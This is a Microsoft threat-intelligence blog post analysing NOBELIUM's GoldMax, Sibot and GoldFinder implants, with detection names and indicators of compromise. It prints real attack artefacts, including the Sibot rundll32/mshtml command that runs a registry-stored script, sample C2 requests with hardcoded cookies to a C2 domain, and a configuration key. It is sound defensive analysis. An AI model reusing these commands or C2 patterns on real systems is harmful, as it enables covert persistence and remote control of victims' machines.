GoldMax, GoldFinder, and Sibot: Analyzing NOBELIUM's layered persistence

microsoft.com/security/blog/2021/03/04/goldmax-goldfinder-sibot-analyzing-nobelium-malware/

March 4, 2021

***Update [04/15/2021]**: We updated this blog with new indicators of compromise, including files, domains, and C2 decoy traffic, released by Cybersecurity & Infrastructure Security Agency (CISA) in Malware Analysis Report MAR-10327841-1.v1 – SUNSHUTTLE.*

Microsoft continues to work with partners and customers to expand our knowledge of the threat actor behind the nation-state cyberattacks that compromised the supply chain of SolarWinds and impacted multiple other organizations. As we have shared previously, we have observed the threat actor using both backdoor and other malware implants to establish sustained access to affected networks. As part of our commitment to transparency and intelligence-sharing in the defender community, we continue to update analysis and investigative resources as we discover new tactics and techniques used by the threat actor.

Introducing NOBELIUM

Microsoft Threat Intelligence Center (MSTIC) is naming the actor behind the attacks against SolarWinds, the SUNBURST backdoor, TEARDROP malware, and related components as NOBELIUM.

Recent investigations have identified three new pieces of malware being used in late-stage activity by NOBELIUM. This blog provides detailed analysis of these malware strains to help defenders detect, protect, and respond to this threat. We continue to partner with FireEye to understand these threats and protect our mutual customers. FireEye's analysis of the malware used by NOBELIUM is here.

Microsoft discovered these new attacker tools and capabilities in some compromised customer networks and observed them to be in use from August to September 2020. Further analysis has revealed these may have been on compromised systems as early as June 2020. These tools are new pieces of malware that are unique to this actor. They are tailor-made for specific networks and are assessed to be introduced after the actor has gained access through compromised credentials or the SolarWinds binary and after moving laterally with TEARDROP and other hands-on-keyboard actions.

These capabilities differ from previously known NOBELIUM tools and attack patterns, and reiterate the actor's sophistication. In all stages of the attack, the actor demonstrated a deep knowledge of software tools, deployments, security software and systems common in networks, and techniques frequently used by incident response teams. This knowledge is reflected in the actor's operational decisions, from the choice of command-and-control (C2) infrastructure to the naming of scheduled tasks used to maintain persistence.

With this actor's established pattern of using unique infrastructure and tooling for each target, and the operational value of maintaining their persistence on compromised networks, it is likely that additional components will be discovered as our investigation into the actions of this threat actor continues.

New NOBELIUM malware

Maintaining persistence is critical for any threat actor after gaining access to a network. In addition to the backdoor in the SolarWinds software, NOBELIUM has been observed using stolen credentials to access cloud services like email and storage, as well as compromised identities to gain and maintain access to networks via virtual private networks (VPNs) and remote access tools. Microsoft assesses that the newly surfaced pieces of malware were used by the actor to maintain persistence and perform actions on very specific and targeted networks post-compromise, even evading initial detection during incident response.

GoldMax

The GoldMax malware was discovered persisting on networks as a scheduled task impersonating systems management software. In the instances it was encountered, the scheduled task was named after software that existed in the environment, and pointed to a subfolder in ProgramData named after that software, with a similar executable name. The executable, however, was the GoldMax implant.

Written in Go, GoldMax acts as command-and-control backdoor for the actor. It uses several different techniques to obfuscate its actions and evade detection. The malware writes an encrypted configuration file to disk, where the file name and AES-256 cipher keys are unique per implant and based on environmental variables and information about the network where it is running.

GoldMax establishes a secure session key with its C2 and uses that key to securely communicate with the C2, preventing non-GoldMax-initiated connections from receiving and identifying malicious traffic. The C2 can send commands to be launched for various operations, including native OS commands, via psuedo-randomly generated cookies. The hardcoded cookies are unique to each implant, appearing to be random strings but mapping to victims and operations on the actor side.

Observed GoldMax C2 domains are high-reputation and high-prevalence, often acquired from domain resellers so that Whois records retain the creation date from their previous registration, or domains that may have been compromised. This tactic complements NOBELIUM's operational security strategy as these domains are more likely to be overlooked by security products and analysts based on their perceived long-lived domain ownership. Put simply, several domains we have shared as GoldMax C2 domains are only associated with NOBELIUM after the time they were re-sold or compromised – and Microsoft has provided that indicator context where it is available to us.

Upon execution, GoldMax retrieves a list of the system's network interfaces; the malware terminates if it is unable to do so or no network interface is configured. It then attempts to determine if any of the network interfaces has the following hardcoded MAC address: *c8:27:cc:c2:37:5a*. If so, it terminates.

Figure 1. HardwareAddr.String() call, hardcoded MAC address, and os.Exit() call

Configuration file

GoldMax is designed to store its configuration data in an encrypted file named *features.dat.tmp*. The file name varies in different versions of GoldMax, but in all observed variants, the configuration file carries a *.tmp* file extension and is located in the same directory as GoldMax. The first time GoldMax is run, it uses a set of embedded default values to create and populate its configuration file on disk. The next time GoldMax runs, instead of using its embedded configuration data, it loads the configuration data from its configuration file stored on the file system.

The data from the configuration file typically matches the default configuration data embedded in GoldMax, since the embedded data was initially used to create the configuration file. However, GoldMax comes with a command-and-control feature that allows its operators to dynamically update its configuration data on the fly. When this happens, GoldMax overwrites the existing data in its configuration file with the new configuration data received from its operators, so the next time GoldMax is run, it uses the most up-to-date version of its configuration data to initialize its runtime settings.

The configuration data is encrypted using the AES-256 encryption algorithm, CFB encryption mode, and the following cipher key: *4naehrkz5alao2jd035zjh3j1v1dvyyc* (key varies in different versions of GoldMax). The AES encrypted configuration data is then Base64-encoded using the custom Base64 alphabet "*ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_*" before it is stored in the configuration file on the file system. When run, GoldMax decodes (Base64) and decrypts (AES-256) the configuration data to reveal a custom data structure comprised of the following dynamically generated and hardcoded values (delimited by '|'):



Figure 2. Data structure of the GoldMax configuration data

GoldMax proceeds to parse the data structure depicted above and uses the values within to initialize its runtime settings and variables used by its different components.

If the configuration file is *not* present on the system, (i.e., the first time it runs), GoldMax uses dynamically generated and embedded values to create and populate the data structure depicted above. It then uses the same AES encryption methodology to encrypt the data structure. After encrypting the data structure, GoldMax proceeds to Base64 encode the encrypted data structure and removes all instances of '=' from the Base64 encoded string. It then creates a configuration file on the file system (e.g., *features.dat.tmp*) and stores the Base64 encoded data in the configuration file.

Activation date

GoldMax's configuration data contains an execution activation/trigger date, stored as an ASCII Unix/Epoch time value as shown in the configuration data section above, that is essentially meant to function as an "activate after x date/time" feature. After loading its configuration data, GoldMax checks the current date-time value of the compromised system against the activation date from the configuration data.



Figure 3. Inline Unix() function and EPOCH comparison of the current and activation date/time

If an activation date-time value is specified in the configuration data (i.e., not set to '*0*') and the activation date-time occurs on or before the current date-time of the compromised system, GoldMax commences its malicious activities. Otherwise, GoldMax terminates and continues to do so until the activation date is reached. If no activation date is specified in the configuration data (i.e., field set to '*0*'), the malware commences its malicious activities straightaway.

In all versions of GoldMax analyzed during our investigation, the activation date is initially set to '*0*'. However, through its command-and-control feature, the operators can dynamically update the activation date using a specific C2 command, in which case the new activation date is stored in the configuration file and is checked each time GoldMax runs.

Decoy network traffic

GoldMax is equipped with a decoy network traffic generation feature that allows it to surround its malicious network traffic with seemingly benign traffic. This feature is meant to make distinguishing between malicious and benign traffic more challenging. If the decoy network traffic feature is enabled (set to '*1*' in the configuration data), GoldMax issues a pseudo-random number of decoy HTTP GET requests (up to four) for URLs pointing to a mixture of legitimate and C2 domain names and/or IP addresses. The exact URL for each request is pseudo-randomly selected from a list of 14 hardcoded URLs. An example URL list comprised of 14 legitimate and C2 URLs is shown below:

```
dq offset aHttpsCodeJquer
                        ; DATA XREF: main_false_requesting+A9to
                        ; "https://code.jquery.com/"
dq 18h
dq offset aHttpsPlayGoogl ; "https://play.google.com/log?"
dq 1Ch
dq offset aHttpsFontsGsta ; "https://fonts.gstatic.com/s/font.woff2"
dq 26h
dq offset aHttpsCdnGoogle ; "https://cdn.google.com/"
dq 17h
dq offset aHttpsWwwGstati ; "https://www.gstatic.com/images/?"
dq 20h
dq offset aHttpsSslGstati ; "https://ssl.gstatic.com/ui/v3/icons"
dq 23h
dq offset aHttpsOnetechco_6 ; "https://onetechcompany.com/style.css"
dq 24h
dq offset aHttpsOnetechco_7 ; "https://onetechcompany.com/script.js"
dq 24h
dq offset aHttpsOnetechco_0 ; "https://onetechcompany.com/icon.ico"
dq 23h
dq offset aHttpsOnetechco_1 ; "https://onetechcompany.com/icon.png"
dq 23h
dq offset aHttpsOnetechco_2 ; "https://onetechcompany.com/scripts/jque"...
dq 2Ch
dq offset aHttpsOnetechco_3 ; "https://onetechcompany.com/scripts/boot"...
dq 2Fh
dq offset aHttpsOnetechco_4 ; "https://onetechcompany.com/css/style.cs"...
dq 28h
dq offset aHttpsOnetechco_5 ; "https://onetechcompany.com/css/bootstra"...
dq 2Ch
```

Figure 4. Hardcoded URLs from which GoldMax selects up to four to issue HTTP requests for

As shown above, some of the decoy URLs point to the domain name of the actual C2 (e.g., *onetechcompany[.]com*). However, the particular HTTP resources referenced in the URLs above (e.g., *style.css*, *script.js*, *icon.ico*, etc.) are known to the C2 as being decoy resources that serve no role in the regular C2 communication between GoldMax and its C2.

The Referer value for each decoy HTTP request is also pseudo-randomly selected from a list of four legitimate domain names. For example, we have seen the following in various combinations to make up lists of four domains: *www[.]mail[.]com*, *www[.]bing[.]com*, *www[.]facebook[.]com*, *www[.]google[.]com*, *www[.]twitter[.]com*, *www[.]yahoo[.]com*, etc. For demonstration purposes, an example decoy HTTP GET request is included below (the Connection and User-Agent HTTP headers and their values are manually added to each request by GoldMax and remain the same across all decoy HTTP requests, regardless of the destination URL):

```
GET /ui/v3/icons
Host: ssl.gstatic[.]com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101
Firefox/75.0
Connection: Keep-Alive
Referer: www.facebook[.]com
Accept-Encoding: gzip
```

Figure 5. Sample decoy HTTP GET request

RSA session key

The next step in the execution cycle involves establishing a secure session key between GoldMax and its C2 server. GoldMax first requests a session key from its C2 server by sending an HTTP GET request that contains a custom HTTP Cookie value that is unique to each implant. The Cookie value is comprised of the following dynamically generated and hardcoded values:

```
Cookie: k4vA1tM2jY8w=6be89723770246c2a46e342c54fcee74; HDjfZNMeb2FLu=iC0Pf2a48;
IMIN0DfjQo3k8x=aF18an4ee2tr5gBwRfn3o1GmJz0r1NJU; Jp6srKPxjBBaOxlV=198

Hardcoded/example value (varies in different versions of GoldMax)
MD5 hash of the current date/time value (from the example configuration data)
```

Figure 6. HTTP Cookie value in HTTP GET request

An example request containing the custom Cookie value is shown below:

```
GET /techblog/index.php
Host: onetechcompany[.]com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101
Firefox/75.0
Connection: Keep-Alive
Cookie: k4vA1tM2jY8w=6be89723770246c2a46e342c54fcee74; HDjfZNMeb2FLu=iC0Pf2a48;
IMIN0DfjQo3k8x=aF18an4ee2tr5gBwRfn3o1GmJz0r1NJU; Jp6srKPxjBBaOxlV=198
Referer: www.facebook[.]com
Accept-Encoding: gzip
```

Figure 7. Sample HTTP GET request with the custom Cookie value

The User-Agent and Connection values above are hardcoded in the HTTP request. The Referer value is pseudo-randomly selected from a list of four legitimate domain names using various combinations of the following: *www[.]mail[.]com*, *www[.]bing[.]com*, *www[.]facebook[.]com*, *www[.]google[.]com*, *www[.]twitter[.]com*, *www[.]yahoo[.]com*, etc.

In response to the request above, GoldMax expects to receive an HTTP 200 response containing a very specific and hardcoded ASCII string (e.g., "*uFLa12nFmKkjrmjj*"). The seemingly random-looking string is typically 10-16 bytes long (after all leading and trailing white space has been removed). It can best be described as a "shared secret" between the C2 and each individual implant (the string varies in different versions of GoldMax). It serves as an acknowledgement that the C2 server has received GoldMax's request for a new a session key. If GoldMax does not receive the expected string, it sleeps for a random amount of time and repeats (indefinitely) the process described above to obtain the expected string from its C2 server, or until the GoldMax process is terminated.

After receiving the expected string, GoldMax sleeps for up to 14 seconds before proceeding. If the decoy traffic option is enabled in the configuration data, GoldMax issues a pseudo-random number of HTTP GET requests (as described under the decoy network traffic section above). GoldMax then issues a new HTTP GET request to its C2 server containing a new set of hardcoded Cookie values.

```
GET /techblog/index.php
Host: onetechcompany[.]com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101
Firefox/75.0
Connection: Keep-Alive
Cookie: k4vA1tM2jY8w=6be89723770246c2a46e342c54fcee74; HDjfZNMeb2FLu=J4yeUYKyeuNa2;
IMIN0DfjQo3k8x=aF18an4ee2tr5gBwRfn3o1GmJz0r1NJU; Jp6srKPxjBBaOxlV=198
Referer: www.mail[.]com
Accept-Encoding: gzip
```

Figure 8. Sample HTTP GET request showing hardcoded Cookie values

The only observed difference between the first and second HTTP GET requests is the value of the second Cookie highlighted above (example values: *iC0Pf2a48* from the first request vs. *J4yeUYKyeuNa2* from the second request above). In response to the request, GoldMax receives an encrypted RSA session key (Base64-encoded). Each version of GoldMax contains an RSA private key which GoldMax proceeds to decode (using *pem.Decode()*) and parse (using *x509.ParsePKCS1PrivateKey()*). GoldMax uses *rsa.DecryptOAEP()* with the parsed private key to decrypt (using RSA-OAEP) the RSA-encrypted session key received from its C2 server. From this point on, the session key is used to encrypt data sent between GoldMax and its C2 server.

C2 commands

After establishing a session key, GoldMax reaches out to its C2 server to receive, decrypt (AES-256), parse, and execute commands. To retrieve an encrypted C2 command from its C2 server, GoldMax sends an HTTP GET request. This HTTP GET request only contains a single Cookie value, which matches the Cookie value used during the session key establishment process (the User-Agent and Connection headers and values are hardcoded, as before):

```
GET /techblog/index.php
Host: onetechcompany[.]com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101
Firefox/75.0
Connection: Keep-Alive
Cookie: IMIN0DfjQo3k8x=aF18an4ee2tr5gBwRfn3o1GmJz0r1NJU
Referer: www.twitter[.]com
Accept-Encoding: gzip
```

Figure 9. Sample HTTP GET request containing a single Cookie value

In response to the request above, GoldMax receives an encrypted (AES-256) and encoded (Base64 using custom Base64 alphabet) C2 command. The command is encrypted using the session key established between GoldMax and its C2 server. After decoding and decrypting the C2 command, GoldMax proceeds to parse the C2 command.

C2 commands are represented as seemingly random alphanumerical ASCII strings (e.g., "*KbwUQrcooAntqNMddu4XRj*") that are unique to each implant but known to the C2 server. The C2 commands allow the operator to download and execute files on the compromised system, upload files from the compromised system to the C2 server, execute OS commands on the compromised system, spawn a command shell, and dynamically update GoldMax's configuration data. These dynamic updates to Goldmax configuration data enable ability to set a new activation date, replace the existing C2 URL and User-Agent values, enable/disable decoy network traffic feature, and update the number range used by its PRNG.

It is worth noting that all observed versions of GoldMax were compiled with the Go compiler version 1.14.2 (released in April 2020). In all observed versions, the main Go source code file for GoldMax was located under the following directory: */var/www/html/builds/*. The Go packages and libraries used during the compilation process of GoldMax were mostly located under the */var/www/html/go/src/* directory (e.g., */var/www/html/go/src/net/http/http.go*).

Sibot

Sibot is a dual-purpose malware implemented in VBScript. It is designed to achieve persistence on the infected machine then download and execute a payload from a remote C2 server. The VBScript file is given a name that impersonates legitimate Windows tasks and is either stored in the registry of the compromised system or in an obfuscated format on disk. The VBScript is then run via a scheduled task.

Sibot reaches out to a legitimate but compromised website to download a DLL to a folder under *System32*. In observed instances the DLL is downloaded to *C:\windows\system32\drivers*, renamed with a *.sys* extension, and then executed by *rundll32*. The scheduled task calls an MSHTA application to run Sibot via the obfuscated script. This simplistic implementation allows for a low footprint for the

actor, as they can download and run new code without changes to the compromised endpoint by just updating the hosted DLL. The compromised website used to host the DLL is different for every compromised network and includes websites of medical device manufacturers and IT service providers.

We have observed three variants of this malware, all of which are obfuscated:

- **Variant A** is the simplest of the three. It only installs the second-stage script in the default registry value under the registry key *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\sibot*.
- **Variant B** registers a scheduled task named Sibot and programmed to run daily. This task, which is saved by Windows in the file *C:\Windows\System32\Tasks\Microsoft\Windows\WindowsUpdate\sibot*, runs the following command-line daily:

```
rundll32.exe vbscript:"\..\mshtml,RunHTMLApplication
"+Execute(CreateObject("WScript.Shell").RegRead("HKLM\SOFTWARE\
Microsoft\Windows\CurrentVersion\sibot\"))(window.close)
```

The registry key referenced in this command-line contains the second-stage script.

> **Variant C** is a standalone version of the second-stage script. However, while the second-stage script from Variant A is designed to be executed from the registry, this variant is designed to run from a file.



Figure 10. Sibot variants

The second-stage script

The purpose of the second-stage script is to download and run a payload from a remote server. The script can be customized with the following parameters:

- Command-line with which to run the payload
- Directory where the payload is installed
- URL of the C2 server containing the payload to download
- HTTP request to use for the download (e.g., GET)

When run, the first thing the script does is to retrieve a GUID associated to a LAN connection present on the machine by leveraging the interface offered by the WMI Class *Root\Microsoft\Homenet\HNet_Connection*. If a LAN connection is not available, the script defaults to a hardcoded GUID. This GUID is later communicated to the C2. It's possible that the threat actor used this GUID to verify that the threat is running in a desirable environment, i.e., a real machine with LAN connections available. The next step of the second-stage script is to check if the machine is configured to use proxies, and if so, to get the address of a proxy. The script uses the StdRegProv WMI class to read the configuration data from the registry key *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer* and extract a valid proxy server.

At this point, the script establishes an HTTP connection to the C2 server. It sets the user-agent and the connection GUID as HTTP header variables, then sends the HTTP request. In both versions of the script, the request is GET. If the server response is comprised only of the same GUID that the malware sent, the script deletes itself. In the case of the second-stage script from Variant A, the script deletes the registry key where it is installed. In the case of Variant C, the script deletes the file from which it is running. If instead the server responds with any data other than the GUID, the second-stage script decrypts the data and saves it as a file. In both variants of the second-stage script, the payload is a DLL with a .SYS extension and saved in the *%windir%\system32\drivers* folder. Finally, the script uses the Win32_Process WMI class to execute the payload DLL via the *rundll32.exe* utility.

While the script is running in the context of a script host process (e.g. *wscript.exe*), the actions carried out through the WMI interface originates from the WMI host process (*WmiPrvSe.exe*). This effectively breaks the process chain between the action's origin (the script host) and its execution (the WMI host), making it more difficult to trace back events to their true origin. Forensic analysis is also hindered by the lack of correlation between the execution of the second-stage script and the events it carries out via WMI.

The following Python script can be used to decode encoded strings observed in Sibot samples analyzed in this report.

```
Python
encoded = '<ENCODED STRING'
decoded = ''

i = 0
while i < len(encoded):
a = int(chr(ord(encoded[i]) - 17))
i += 1
b = int(chr(ord(encoded[i]) - 17))
if a * 10 + b < 32:
i += 1
c = int(chr(ord(encoded[i]) - 17))
decoded += chr(a * 100 + b * 10 + c)

else:
decoded += chr(a * 10 + b)
i += 1

print(decoded)
```

GoldFinder

Another tool written in Go, GoldFinder was most likely used as a custom HTTP tracer tool that logs the route or hops that a packet takes to reach a hardcoded C2 server. When launched, the malware issues an HTTP request for a hardcoded IP address (e.g., *hxxps://185[.]225[.]69[.]69/*) and logs the HTTP response to a plaintext log file (e.g., *loglog.txt* created in the present working directory). GoldFinder uses the following hardcoded labels to store the request and response information in the log file:

- Target: The C2 URL
- StatusCode: HTTP response/status code
- Headers: HTTP response headers and their values
- Data: Data from the HTTP response received from the C2

An example log entry using a sample date is shown below:

```
2021/03/04 09:25:33 Target: https://185.225.69.69/
2021/03/04 09:25:33 StatusCode: 200
2021/03/04 09:25:33 Headers: map[<HTTP_RESPONSE_HEADERS>]
2021/03/04 09:25:33 Data:
2021/03/04 09:25:33 <DATA_FROM_C2>
```

Figure 11. Sample log entry

If the response is not an HTTP 200 (OK) response and contains an HTTP Location field (indicating a redirect), GoldFinder recursively follows and logs the redirects until it receives an HTTP 200 response, at which point it terminates. If a Location header is present in the response and the Location value starts with the string "http", GoldFinder extracts the Location URL (i.e., redirect URL) and issues

a new HTTP GET request for the redirect URL. It again logs the request and its response in the plaintext log file:

```
2021/03/04 09:25:33 Target: https://185.225.69.69/
2021/03/04 09:25:33 StatusCode: 301
2021/03/04 09:25:33 Headers: map[<HTTP_RESPONSE_HEADERS>]
2021/03/04 09:25:33 Data:
2021/03/04 09:25:33 <DATA_FROM_C2>

2021/03/04 09:25:34 Target: <REDIRECT_URL>
2021/03/04 09:25:34 StatusCode: 200
2021/03/04 09:25:34 Headers: map[<HTTP_RESPONSE_HEADERS>]
2021/03/04 09:25:34 Data:
2021/03/04 09:25:34 <DATA_FROM_C2>
```

Figure 12. Sample log file

If GoldFinder receives an HTTP 200 status code in response to the request above, indicating no more redirects, it terminates. Otherwise, it recursively follows the redirect up to 99 times or until it receives an HTTP 200 response, whichever occurs first.

When launched, GoldFinder can identify all HTTP proxy servers and other redirectors such as network security devices that an HTTP request travels through inside and outside the network to reach the intended C2 server. When used on a compromised device, GoldFinder can be used to inform the actor of potential points of discovery or logging of their other actions, such as C2 communication with GoldMax.

GoldFinder was compiled using Go 1.14.2, released in April 2020, from a Go file named *finder.go* with the following path: */tmp/finder.go*. The Go packages and libraries used during the compilation process of GoldFinder were mostly located under the */var/www/html/go/src/* directory (e.g., */var/www/html/go/src/net/http/http.go*).

Comprehensive protections for persistent techniques

The sophisticated NOBELIUM attack requires a comprehensive incident response to identify, investigate, and respond. Get the latest information and guidance from Microsoft at https://aka.ms/nobelium.

Microsoft Defender Antivirus detects the new NOBELIUM components discussed in this blog as the following malware:

- Trojan:Win64/GoldMax.A!dha
- TrojanDownloader:VBS/Sibot.A!dha
- Trojan:VBS/Sibot.B!dha
- Trojan:Win64/GoldFinder.A!dha
- Behavior:Win32/Sibot.C

Turning on cloud-delivered protection and automatic sample submission on Microsoft Defender Antivirus ensures that artificial intelligence and machine learning can quickly identify and stop new and unknown threats. Tamper protection features prevent attackers from stopping security services. Attack surface reduction rules, specifically the rule Block executable files from running unless they meet a prevalence, age, or trusted list criterion, can help block new malware and attacker tools introduced by threat actors.



Figure 13. Security recommendations in threat and vulnerability management

Detections of new malware by Microsoft Defender Antivirus are reported as alerts in Microsoft Defender Security Center. Additionally, endpoint detection and response capabilities in Microsoft Defender for Endpoint detect malicious behavior related to these NOBELIUM components, which are surfaced as alerts with the following titles:

- GoldMax malware
- Sibot malware
- GoldFinder Malware

The following alerts, which indicate detection of behavior associated with a wide range of attacks, are also raised for these NOBELIUM components:

- Suspicious connection to remote service
- Suspicious Rundll32 Process Execution
- Suspicious PowerShell command line
- Suspicious file or script accessed a malicious registry key

Intelligence about these newly surfaced components accrue to the information about NOBELIUM that Microsoft 365 Defender consolidates. Rich investigation tools in Microsoft 365 Defender allow security operations teams to comprehensively respond to this attack. Get comprehensive guidance for using Microsoft 365 Defender to identify, investigate, and respond to the NOBELIUM attack.

Indicators of compromise (IOCs)

Due to the nature of this attack, most samples are unique to each network they were discovered in, however Microsoft has confirmed that these samples available in public repositories are associated with this threat.

Type	Threat name	Indicator
SHA-256	GoldMax	70d93035b0693b0e4ef65eb7f8529e6385d698759cc5b8666a394b2136cc06eb
SHA-256	GoldMax	0e1f9d4d0884c68ec25dec355140ea1bab434f5ea0f86f2aade34178ff3a7d91
SHA-256	GoldMax	247a733048b6d5361162957f53910ad6653cdef128eb5c87c46f14e7e3e46983
SHA-256	GoldMax	f28491b367375f01fb9337ffc137225f4f232df4e074775dd2cc7e667394651c
SHA-256	GoldMax	611458206837560511cb007ab5eeb57047025c2edc0643184561a6bf451e8c2c
SHA-256	GoldMax	b9a2c986b6ad1eb4cfb0303baede906936fe96396f3cf490b0984a4798d741d8
SHA-256	GoldMax	bbd16685917b9b35c7480d5711193c1cd0e4e7ccb0f2bf1fd584c0aebca5ae4c
SHA-256	GoldFinder	0affab34d950321e3031864ec2b6c00e4edafb54f4b327717cb5b042c38a33c9
SHA-256	Sibot	7e05ff08e32a64da75ec48b5e738181afb3e24a9f1da7f5514c5a11bb067cbfb
SHA-256	Sibot	acc74c920d19ea0a5e6007f929ef30b079eb2836b5b28e5ffcc20e68fa707e66
IP address	GoldMax and GoldFinder	185[.]225[.]69[.]69/
Domain	GoldMax and GoldFinder	srfnetwork[.]org
Domain	GoldMax	reyweb[.]com
Domain	GoldMax	onetechcompany [.]com

Additional IOCs added April 15, 2021:

Type	Threat name	Indicator
SHA-256	GoldMax	4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec
SHA-256	GoldMax	ec5f07c169267dec875fdd135c1d97186b494a6f1214fb6b40036fd4ce725def
SHA-256	GoldMax	478b04c20bbf6717d10ee978b99339b7c4664febc8bcfdaf86c3f0fbfc83a5c5
SHA-256	GoldFinder	f2a8bdf135caca0d7359a7163a4343701a5bdfbc8007e71424649e45901ab7e2
SHA-256	GoldFinder	4dec3eeefcec013f142386d5c54099d3daa2b48d559434db1d4f2078d704da1b
SHA-256	GoldFinder	6b01eeef147d9e0cd6445f90e55e467b930df2de5d74e3d2f7610e80f2c5a2cd
SHA-256	GoldFinder	0f04f199327d0d076815190dc024f4a6b0f27899d50d28e94662820ab9c945d2
